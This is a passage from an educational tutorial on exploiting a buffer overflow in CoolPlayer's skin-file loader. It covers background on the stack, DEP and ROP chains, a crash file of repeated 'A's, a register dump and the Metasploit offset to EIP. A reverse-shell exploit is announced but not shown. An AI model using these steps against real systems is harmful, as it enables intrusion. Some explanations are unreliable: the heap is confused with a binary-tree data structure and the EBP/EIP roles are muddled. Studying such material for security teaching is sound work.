



# **CoolPlayer Buffer-Overflow and Exploit Development Tutorial**

How to identify, investigate and develop an advanced series of exploits for a buffer-overflow vulnerability (within CoolPlayer)

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*Note that Information contained in this document is for educational purposes.*

# Abstract

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This paper aims to demonstrate to someone with little to no prior experience or knowledge as to exploit a buffer-overflow that is present within a vulnerable application, in this scenario: CoolPlayer.exe . The paper also aims to demonstrate to the reader following this paper as to why buffer-overflows pose a risk when an unexpectedly long and malformed dataset is fed as input into a vulnerable application.

By following a simple methodology that aims to identify a buffer-overflow vulnerability by first using a large, malformed input to test for the overflow itself. Then by using a large “predictable” to identify available space and then develop shellcode into an exploit that is capable of overcoming countermeasures present within the Windows operating system itself. This paper aims to educate the reader to a level of knowledge where they are capable of demonstrating their own complex exploits that can target this vulnerability within CoolPlayer.

CoolPlayer is a media player application that users can customize the appearance of. This is done through the use of skin files, in “.ini” format. However, although these skin files are checked for the correct format, no checks appear to be carried out as to the size of the skin file that is used. This opens up the possibility of a buffer-overflow vulnerability and associated exploits. This paper aims to demonstrate why this is such a risk by demonstrating an advanced exploit, which, with even further development, may be able to completely bypass security methods designed to prevent exploitation from buffer-overflows in place on the hosts computer.

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# 1 INTRODUCTION

## 1.1 BACKGROUND

### 1.1.1 The Buffer-Overflow Vulnerability

For what seems like an age now, the phrase “buffer-overflow” has been thrown around the vast community of Computing Science, almost like a novelty. In the 1980’s the world’s first Worm, the “Morris Worm” infected 10% of the machines connected to the internet, exploiting a buffer-overflow in the “UNIX fingerd” program (Synopsys, 2017). The issue of course is that buffer-overflows are no laughing matter; they present one of the most common vulnerabilities in cyber-security and as such are heavily documented. This in turn means that any malicious hacker who knows this subject area will be able to whip up an exploit for any new buffer-overflow exploit within hours of its discovery.

Buffer-overflows have been around since computers became mainstream throughout the 1970s and 80s. Buffer-overflow exploits prey on the vulnerabilities that are constantly present within all computers. Due to the wide array of ever-changing devices and languages in use, buffer-overflows are amongst the most common type of vulnerability. *“It is now safe to declare the buffer overflow the vulnerability of the quartercentury.”* - (Younan, 2012). A graph by Sourcefire analysing the percentages of types of vulnerabilities shows that buffer-overflows are amongst the most common from the past 30 years now, in *Figure 1.1.1 -a*.




Figure 9. Top 3 vulnerability types by year

*Figure 1.1.1 -a - A graph by the Sourcefire Vulnerability Research Team illustrates how common buffer-overflows have been in the past 30 years, in dark blue. (This is Figure 9 in the Sourcefire Paper)*

For context, at time of writing (April 2021, nearly 10 years after the report by Sourcefire), there are over 11,500 results listed when searching for the keywords “buffer” + “overflow” on the CVE database at MITRE.org (CVE -Search Results, 2021) .Buffer-overflows are clearly still a major issue present today, but what are they anyway?

A buffer-overflow can be thought of, in less technical terms, a bit like a tsunami. Tsunamis are known for their ability to “overflow” coastal barriers. In countries prone to tsunamis there are normally forms of tidal barrier that are designed to break up large waves in place along the shore. The problem that “washes up” as a result of this is that when a really large tsunami arrives unexpectedly, it tends to overflow whatever defences are in place. This is similar to a buffer-overflow, where most programs tend to have at least some form of handling a large, valid input, they are unable to correctly invalidate an unexpectedly large input.

Of course, during a tsunami the immediate areas surrounding the barriers are flooded, whereas in a buffer-overflow exploit the buffer itself is flooded by something much more malicious than sea water. As listed previously on MITRE, there are several types of buffer flow however this paper will focus on a stack-based buffer-overflow present within CoolPlayer. It is therefore crucial to understanding what is going on within the Windows’ memory management.


### 1.1.2 The Stack and the Heap

The “*stack is a linear data structure, which organizes data in a sequential manner, while a heap is a nonlinear data structure, which arranges data in a hierarchical manner*” (Lithmee, 2019).

Simply put, the stack and the heap are two different types of data structure. In order to better understand what is going on within a buffer-overflow it helps to understand these underlying processes and mechanisms that surround one. Further explanations can be found below in *Figure 1.1.3* and *1.1.4*.

### 1.1.3 The Heap


The heap is a nonlinear binary tree data structure (referred to as hierarchal) where the value of the root node is arranged by comparing it to its child nodes. The heap refers to this arrangement, where the parent nodes can be greater than, equal to and less than its child nodes. Memory, as a result of this structure, is assigned in random order. A diagram can be found in *Figure 1.1.3 - a*. The heap allows variables to be accessed globally and supports Dynamic memory allocation (Guru99, 2021).



1.1.3 - a, A diagram of the Heap, it is a binary tree structure

#### 1.1.4 The Stack


In simple terms: the stack is where “plates” or “frames” of memory are “stacked”, hence the name. As the program executes plates are added and removed from this stack using two operations, referred to as popping and pushing, (this might be referred to as POP, and PSH respectively). Another function exists which returns whatever is at the top of the stack, known as peek, or “peeking” due to the stacks linear nature. Because the main operations (popping and pushing) operate at the top of the stack, this operation type is referred to as a “FILO” arrangement, that is: *First in, last out*. This can also be summed up as “LIFO”, *Last in, First Out*. An illustration of the stack, its arrangement as well as its operations can be found in *Figure 1.1.4 - a*.



*Figure 1.1.4 - a, An illustration of the stack, the frames relative positions and associated methods. The Peek method is represented by a magnifying glass, whereas Push and Pop point towards and away from the stack respectively.*

##### 1.1.4.1 Stack Frames.

The Plates that compose the stack are called stack frames. Stack frames are used to pass data to subroutines, through the free space of memory known as the buffer, as seen in *Figure 1.1.4 - b*. Frames are added in the aforementioned *LIFO/FILO* arrangement. This means the first thing to get added to the stack will also be very last thing to leave it. Normally, as the frame itself can hold a wide array of data, the frame is a pointer to a virtual memory address, in place of a physical one. These are assigned in the format 0x00000000 to 0xFFFFFFFF. It is important to note here that windows Kernels reside within a closed portion of memory from 0x80000000 to 0xFFFFFFFF, this area is called kernel-land and is only available to the OS (*Dorgan, 2021*). Meanwhile any applications the user runs are kept within user-land from 0x00000000 to 0x7FFFFFFF. These frames are managed and tracked by different types of registers.



*Figure 1.1.4 - b, An illustration of the memory. The buffer is located somewhere within memory. Memory is dynamic, however it there is predefined fixed amount of space (including Virtual Memory)*

#### 1.1.4.2 Registers

There are several types of register within Windows 32 bit x86 Architecture, however when developing a buffer-overflow exploit attention is mainly focused on a few of them. All of the registers will hold a value at some point, for example counters and values, however the important registers when developing a buffer-overflow are those that hold pointers to the stack as well as the base pointer. These are known as the ESP and EBP respectively. The other important register to focus on, which determines the processors current state, is the instruction pointer, known as the EIP, (Microsoft, 2017). During operation, the stack pointer (ESP) continuously points towards what is at the top of the stack, that is, the values that are pushed onto the top of it. When a pop occurs during execution, the value of the stack pointer at that moment is then pushed into another register within the processor.

#### 1.1.5 Principles of a buffer-overflow

A buffer-overflow will occur if the EBP is overwritten when the buffer itself is overflowing with data. The EBP is normally located next to or near (allocating for the tendencies of memory locations to shift) the EIP, which will be utilised in an exploit when overwritten with the address to the shellcode. For example, a program will, under normal circumstances take in a predefined number of bytes. At the end of this list 4 bytes are reserved for holding the address of the EBP, which under normal operation would return to the ESP. However, in a buffer-overflow the EBP will be rewritten by whatever is overflowing the allocated buffer, preventing the frame from returning, crashing the application. If the EIP is located however, the buffer could be overflowed to such a point where the EIP could be rewritten with something useful when exploiting the vulnerability, such as an address. In such an exploit, the EIP might then point towards the start of shellcode, therefore, when the EBP fails to return and instead the EIP is, the shellcode executes. This is referred to as arbitrary code execution, (arbitrary meaning without logic, reason etc).



### 1.1.6 DEP: Data Execution Prevention

The main countermeasure to the scenario listed above are those policies which apply to how executable memory is allocated and managed. In Windows, there are two methods designed to prevent arbitrary code execution. One such way is managed by the Windows Virtual Protect Policies, whereas the other concerns the randomisation of memory addresses, a method known as Address Space Layout Randomisation, ASLR. Under Windows, DEP Policies can be managed and allow the user to choose what DEP policy suits them best as some of these policies only allow certain types of code to execute on the stack. There are 4 types of DEP Policy which concern where DEP is active, outlined below

1. OptIn - Default configuration, Windows binaries are protected
2. OptOut - DEP enabled for all processes except those that “opted-out”.
3. AlwaysOn - As the name implies, DEP protects every process.
4. AlwaysOff - All processes, including binaries, run without DEP protection.

#### 1.1.6.1 Overcoming DEP

DEP is a major obstacle when developing an exploit for a system. However, due to its very nature of allowing the user to customise their preferences, DEP can be defeated. Because a user can alter their level of protection, so too is it possible to create a payload that attempts to alter whatever policy is in use. This is obviously very advantageous for an attacker, as some of these policies make exceptions for certain types of programs and binaries. It is therefore possible for shellcode to “piggyback” on a policy that does not have DEP enabled in a particular area, in order to execute. However, the process of doing this can be long and complex.

#### 1.1.6.2 ROP (-Chains)

Return orientated programming, or ROP, uses the stack and return operations to run customised code. As such, the most common way of disabling DEP is to do so through use of a “ROP chain” that will change the current DEP policy to a lower level of protection and return to the stack, executing our shellcode. ROP “chaining” is the process in which numerous ROP “gadgets” are strung together in a complex series of instructions involving modifying the stack and returning in order to switch DEP from one policy to one such as off, or opt-in in the hope that the program was not opted in (thereby losing the protection DEP offers), for a particular process.

However, creating ROP chains is a bit like solving a Rubik’s cube. ROP Gadgets alter a register to certain value before returning to the program. However, a ROP gadget will likely alter several values and this is where difficulty arises. Just like a Rubik’s cube as with Newtons Third Law (every action has an equal and opposite reaction), for each gadget that is used, a value will most likely fall out of alignment somewhere else within memory. Re-aligning these values is what makes creating a ROP chain a difficult task. For those wondering, the Rubik’s cube does indeed have a universal series of instructions which will solve the Rubik’s cube at some point within the sequence. Unfortunately for those developing a ROP chain, there isn’t a “well-established universal formula for phasing through all possible combinations” of ROP gadget until the “cube” is solved. However, there are tools that exist which perform a similar function by analysing the hypothetical Rubik’s cube and aim to create a custom series of ROP gadgets that may disable DEP for a certain executable.

As a side note, but not one to be overlooked, is that an interesting aspect of ROP chains is that they can also be used to move shell code over towards a location where DEP is not enabled, this is useful in scenarios where it might be difficult to near impossible to switch DEP off in the first place.

### 1.1.6.3 RET2LIBC

“Return to C Library” is similar to a ROP chain in that it returns addresses, however those addresses that are returned from within the systems C library. Most often this uses the Windows Exec function, which is used in conjunction with a command and an exit address. This overcomes DEP by executing commands within the C library, where existing functions that are not covered by DEP are used to work around it (DEP). The disadvantage being that the attack is limited by what functions exist within the library beforehand.

### 1.1.7 A quick look at CoolPlayer

CoolPlayer, as seen in *Figure 1.1.7 - a*, below, is a media player that was available from sourceforge.net since 2004 and was seen commonly on Windows Machines with x86 architecture. The old website is still available, giving an indication of what the site may have presented like in the past. Links to repositories which contain skins, which are available for download through repositories, were seemingly available at the time. (HOME : Coolplayer.Sourceforge.net, 2021\*). (\* - Website doesn't appear to have changed since at least 2009, Sourceforge appears to keep the website “running”).

CoolPlayer is a 32 bit media player, as such it also has the ability to take in .m3u (playlist) files. This functionality may be a more obvious choice to begin the buffer-overflow investigation however by developing an exploit for something less used as, people will need to use playlists and they might be less inclined to download a skin file and apply it to their media player, the possibility that the developer knows about a vulnerability being present here is less likely.




*Figure 1.1.7 - a, CoolPlayer Media Player*

### 1.1.8 A quick look at the Debuggers

Throughout this paper, several debuggers are used. It is worth familiarising one's self with each's strengths and caveats as they will most likely be using all of them, as demonstrated within the paper.

#### 1.1.8.1 OllyDbg

OllyDbg, first released in 2000, will be used as it provides a graphical interface to what the registers and stack look like. An important note is that the Stack view within OllyDbg is flipped. Therefore the bottom of the stack is actually at the top of the window. OllyDbg automatically highlights the current stack frame within the stack, making it useful for debugging, especially when a crash occurs. An image can be found in *Figure 1.1.8 - a*.



*Figure 1.1.8 - a. OllyDbg, attached to CoolPlayer.*

#### 1.1.8.2 Immunity Debugger

Immunity is very closely related to OllyDbg that the two debuggers share the same format of GUI. There are of course some noticeable differences, not just the colours. Most notable is the inclusion of a CLI (command line interface) this is very useful, especially when utilised with another of Immunities features: the ability to use an external program. Programs like mona.py can be used to help finding ROP Gadgets, as well as generating ROP chains. An image can be found in *Figure 1.1.8 - b*.




Figure 1.1.8 - b, Immunity Debugger. The CLI has been marked with the phrase “HELLO THERE”. Also note the ASCII dump view within the Stack view.

### 1.1.8.3 WinDbg

Windows native debugger, WinDbg, might look somewhat less user friendly with its somewhat lacking UI compared to Immunity and OllyDbg. It is important not underestimate the potential that a CLI possesses though. Windows Debug is centred around using this CLI, allowing the pseudo-attacker in this scenario to string commands together to view registers and frames, as seen later in the paper. An image can be seen in Figure 1.1.8 - c.




Figure 1.1.8 - c, WinDbg. Commands can be issued to view frames and registers

## 2 PROCEDURE

### 2.1 OVERVIEW OF PROCEDURE

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A simple methodology for detecting and exploiting a buffer-overflow was followed. This involved:

- Testing for and Verifying the vulnerability
- Investigating the Flaw
- Developing a proof of concept exploit (such as opening Calculator)
- Developing an advanced exploit (such as opening a reverse shell)

The tools used in this process included the aforementioned OllyDbg (OllyDbg v1.10, 2014) which was used for testing and verifying the crash, investigating how much space there was for shellcode as well as developing a proof of concept and advanced exploit.

Immunity Debugger (Immunity Debugger, 2020) which is related to OllyDbg, was also used as it has several useful utilities that come packaged with it. One is the inclusion of a CLI (command line interface) which affords the user a more direct control whilst debugging as well as the ability to use separate packages like mona.py through the aforementioned CLI. Mona.py was used to help scan for and assemble ROP chains from ROP gadgets.

WinDbg, which is heavily centred around using the CLI to debug was also used to help identify how the ROP chain works due to its ability to view an individual stack frames level of DEP protection through use of commands like “!vprot”.

By using these debuggers, it is possible to view what was going on within the programs at the memory management level, allowing the person developing the exploit to see how their input alters the stack and registers in order to develop an exploit.

### 2.2 IDENTIFICATION OF THE VULNERABILITY

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#### 2.2.1 Examining the Options/Skins Tab

As seen in *Figure 2.2.1 - a*, CoolPlayer allow the user to customise several aspects of the application. Of interest to a pseudo attacker here would be the ability to traverse directories and select a skin file using the “Skin Tab”




Figure 2.2.1 - a, The skin file upload utility in CoolPlayer

## 2.2.2 Identifying the Buffer-Overflow

To prove the vulnerability first existed, a perl file that generated a skin file that was filled with 1000 "A"s was first developed. When this was uploaded into CoolPlayer, the application did not crash, instead, an error notifying the user they could not upload bitmaps was presented. Therefore, this value was then incremented to 1500 "A"s. The intention of using so many "A" characters is to eventually, through increasing the character count, overflow the buffer that skin files are unpacked into. If this overflow is due to this large, malformed input it is highly likely a buffer-overflow is occurring, causing the crash.

Once this file had been created the application crashed and an error was displaying that 1800326.exe ( from here on referred to as: CoolPlayer.exe) had encountered a problem and needed to close, as seen in Fig 2.2.1 - a. The source code for crash.pl can be seen in Appendix A, as well as a screenshot of the associated .ini file that was created in Fig 2.2.1 - b. Of note in Fig 2.2.1 - b is the format in which CoolPlayer identifies skin files. Skin files used in CoolPlayer must have this header otherwise the error message displayed will again be a warning that the wrong file format was used. Throughout the rest of the tutorial, the following line was used to add this header to every exploit skin file:

```
"my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
```




Fig 2.2.2 - a, This message is displayed upon CoolPlayer crashing




Fig 2.2.2 - b, Screen clipping of the .ini file that crashed the Program.

### 2.2.3 Verifying the overflow in OllyDbg

Using OllyDbg to look at the registers when using Crash.ini within CoolPlayer reveals what is going on when this particular file is uploaded. Looking at the registers in *Figure 2.2.3 -a*, it can be seen that both the Base Pointer (EBP) and Instruction Pointer (EIP) have both been overwritten with 4 bytes of "41414141". When converted out of hexadecimal, this gives the 4 bytes as "AAAA", which was expected given that the majority of characters in the .ini file were A's. It is therefore evident that the buffer has been overflowed with "A"s, as both the EIP and EBP have been overwritten, preventing further operations.

<continued overleaf>

```

Registers (FPU)
EAX 41414142
ECX 00007330
EDX 00140608
EBX 00000000
ESP 00117500 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 00117508 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 0011E0A0
EIP 41414141

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty -UNORM F000 0012FB9C BC6B9338
ST1 empty 3.3618942480648148380e-4932
ST2 empty +UNORM 0008 00000000 0012F39C
ST3 empty 5.5836586384326731000e+2331
ST4 empty 6.2548006361971039660e-4932
ST5 empty -7.9207663104171001600e-4027
ST6 empty 37.500000000000000000
ST7 empty 0.0

FST 0020 Cond 0 0 0 0 Err 0 0 1 0 0 0 0 0
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1

```

Figure 2.2.3 -a, Screen clipping of the .ini file that crashed the Program.

## 2.3 INVESTIGATING THE VULNERABILITY (DEP OFF)

Now that a buffer-overflow has been identified within CoolPlayer, any further exploitation development would be pointless if the EIP cannot be located or if the shellcode inserted after it did not fit into any available space after it.

### 2.3.1 Using OllyDbg to identify the distance to EIP

As the EIP will be the return pointer to the shellcode in an exploit, it needs to be located. This was done by using the Metasploit utility `pattern_create` through Windows command prompt to generate a long and predictable string of the format Aa0, Aa1... Bd9, Be0, ... Fz8, Fz9 etc. The concept behind this predictable string is that when this value is loaded as the 4 byte hex value representative of the EIP, it can be worked out how far into this string the EIP grabbed the address and therefore where the EIP is located. A screenshot of this pattern which was inserted can be seen in *Figure 2.3.1 -a*.

When this is uploaded to CoolPlayer, whilst attached to OllyDbg, it is then possible to grab the EIP as highlighted in *Figure 2.3.1 -b*, and then use `pattern_offset`, another Metasploit tool to work out how many bytes must be inserted into the program to cause it to crash. By entering the value of the EIP, 6B42336B (k3bk when converted from hex) into pattern offset, the total number of bytes to EIP was identified as 1090. Examples of `pattern_offset` and `pattern_create` can be found in *Figure 2.3.1 -c*.





tests to check for shellcode space were conducted, one with DEP enabled and the other without. This is for the future exploit involving the aforementioned ROP chain.

